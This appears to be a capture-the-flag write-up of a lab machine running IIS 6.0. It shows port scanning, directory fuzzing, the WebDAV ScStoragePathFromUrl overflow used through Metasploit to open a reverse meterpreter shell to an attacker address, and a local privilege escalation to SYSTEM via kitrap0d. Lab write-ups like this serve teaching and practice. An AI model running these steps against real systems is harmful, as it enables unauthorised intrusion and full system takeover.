


Information Gathering

1) Found a open web port

```
(vigneswar@VigneswarPC)~$ sudo nmap 10.10.10.15 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-28 08:33 IST
Nmap scan report for 10.10.10.15
Host is up (0.23s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 6.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.34 seconds
```

2) The page is empty



3) Searched for directories

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/dirsearch.txt -u 'http://10.10.10.15/FUZZ'
```



v2.1.0-dev

```
:: Method      : GET
:: URL         : http://10.10.10.15/FUZZ
:: Wordlist     : FUZZ: /usr/share/seclists/Discovery/Web-Content/dirsearch.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
```

```
%2e%2e//google.com [Status: 403, Size: 32, Words: 3, Lines: 1, Duration: 248ms]
. [Status: 200, Size: 1433, Words: 131, Lines: 40, Duration: 254ms]
 [Status: 200, Size: 1433, Words: 131, Lines: 40, Duration: 258ms]
IMAGES/ [Status: 200, Size: 242, Words: 11, Lines: 3, Duration: 228ms]
Images/ [Status: 200, Size: 242, Words: 11, Lines: 3, Duration: 255ms]
_private/ [Status: 200, Size: 246, Words: 11, Lines: 3, Duration: 233ms]
_vti_log/ [Status: 200, Size: 246, Words: 11, Lines: 3, Duration: 244ms]
_vti_inf.html [Status: 200, Size: 1754, Words: 198, Lines: 45, Duration: 253ms]
_vti_bin/ [Status: 200, Size: 759, Words: 112, Lines: 3, Duration: 317ms]
aspnet_client/ [Status: 200, Size: 369, Words: 31, Lines: 3, Duration: 239ms]
images [Status: 301, Size: 149, Words: 9, Lines: 2, Duration: 245ms]
images/ [Status: 200, Size: 242, Words: 11, Lines: 3, Duration: 247ms]
Trace.axd [Status: 403, Size: 2062, Words: 453, Lines: 50, Duration: 284ms]
:: Progress: [12939/12939] :: Job [1/1] :: 133 req/sec :: Duration: [0:01:00] :: Errors: 4147 ::
```

Vulnerability Assessment

1) Looked for vulnerabilities in iis 6.0

Microsoft IIS WebDav ScStoragePathFromUrl Overflow

Disclosed	Created
03/26/2017	05/30/2018

Description

Buffer overflow in the ScStoragePathFromUrl function in the WebDAV service in Internet Information Services (IIS) 6.0 in Microsoft Windows Server 2003 R2 allows remote attackers to execute arbitrary code via a long header beginning with "If:

Description:

Buffer overflow in the ScStoragePathFromUrl function in the WebDAV service in Internet Information Services (IIS) 6.0 in Microsoft Windows Server 2003 R2 allows remote attackers to execute arbitrary code via a long header beginning with "If: <http://" in a PROPFIND request, as exploited in the wild in July or August 2016.

Original exploit by Zhiniang Peng and Chen Wu.

Exploitation

1) Got the shell

```
msf6 exploit(windows/iis/iis_webdav_scstoragepathfromurl) > exploit

[*] Started reverse TCP handler on 10.10.14.12:4444
[*] Trying path length 3 to 60 ...
[*] Sending stage (175686 bytes) to 10.10.10.15
[*] Meterpreter session 1 opened (10.10.14.12:4444 -> 10.10.10.15:1030) at 2024-02-28 08:45:34 +0530

meterpreter > |
```

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv
```

PRIVILEGES INFORMATION

Privilege Name	Description	State
SeAuditPrivilege	Generate security audits	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled

Privilege Escalation

1) Enumerated for privesc vectors

```

msf6 post(multi/recon/local_exploit_suggester) > run

[*] 10.10.10.15 - Collecting local exploits for x86/windows...
[*] 10.10.10.15 - 191 exploit checks are being tried...
[+] 10.10.10.15 - exploit/windows/local/ms10_015_kitrap0d: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
[+] 10.10.10.15 - exploit/windows/local/ms16_016_webdav: The service is running, but could not be validated.
[+] 10.10.10.15 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
[*] Running check method for exploit 41 / 41
[*] 10.10.10.15 - Valid modules for session 2:
=====

#   Name                                     Potentially Vulnerable?   Check Result
-   -
1   exploit/windows/local/ms10_015_kitrap0d   Yes                       The service is running, but could not be validated.
2   exploit/windows/local/ms14_058_track_popup_menu   Yes                       The target appears to be vulnerable.
3   exploit/windows/local/ms14_070_tcpip_ioctl   Yes                       The target appears to be vulnerable.
4   exploit/windows/local/ms15_051_client_copy_image   Yes                       The target appears to be vulnerable.
5   exploit/windows/local/ms16_016_webdav         Yes                       The service is running, but could not be validated.
6   exploit/windows/local/ppr_flatten_rec         Yes                       The target appears to be vulnerable.
7   exploit/windows/local/adobe_sandbox_adobecollabsync   No                       Cannot reliably check exploitability.
8   exploit/windows/local/agnitum_outpost_acs      No                       The target is not exploitable.
9   exploit/windows/local/always_install_elevated   No                       The target is not exploitable.
10  exploit/windows/local/anyconnect_lpe          No                       The target is not exploitable. vpdnloader.exe not found on f

```

2) Migrated to different process

```

1772 392  dllhost.exe
1944 392  alg.exe
1972 584  wmiprvse.exe      x86  0      NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\wbem\wmiprvse.exe
2292 584  wmiprvse.exe
2476 1488  w3wp.exe
2596 344  logon.scr
2996 200  rundll32.exe      x86  0      C:\WINDOWS\system32\rundll32.exe
3504 696  cmd.exe           x86  0      NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\cmd.exe
3568 584  davcddata.exe     x86  0      NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\inetsrv\davcddata.exe
3844 1072  cidaemon.exe
3892 1072  cidaemon.exe
3928 1072  cidaemon.exe

meterpreter > migrate 2996
[-] Process already running at PID 2996
meterpreter > migrate 1112
[*] Migrating from 2996 to 1112...
[-] Error running command migrate: Rex::RuntimeError Cannot migrate into this process (insufficient privileges)
meterpreter > migrate davcddata.exe
[-] Not a PID: davcddata.exe
meterpreter > migrate 3568
[*] Migrating from 2996 to 3568...
[*] Migration completed successfully.

```

3) Got a privileged shell

```

msf6 exploit(windows/local/ppr_flatten_rec) > use exploit/windows/local/ms10_015_kitrap0d
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/ms10_015_kitrap0d) > run

[*] Started reverse TCP handler on 10.10.14.12:4444
[*] Reflectively injecting payload and triggering the bug...
[*] Launching msieexec to host the DLL...
[+] Process 3336 launched.
[*] Reflectively injecting the DLL into 3336...
[*] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (175686 bytes) to 10.10.10.15
[*] Meterpreter session 5 opened (10.10.14.12:4444 -> 10.10.10.15:1033) at 2024-02-28 09:58:34 +0530

meterpreter > whoami
[-] Unknown command: whoami
meterpreter > exec whoami
[-] Unknown command: exec
meterpreter > shell
Process 3996 created.
Channel 1 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.

C:\WINDOWS\system32>whoami
whoami
nt authority\system

C:\WINDOWS\system32>

```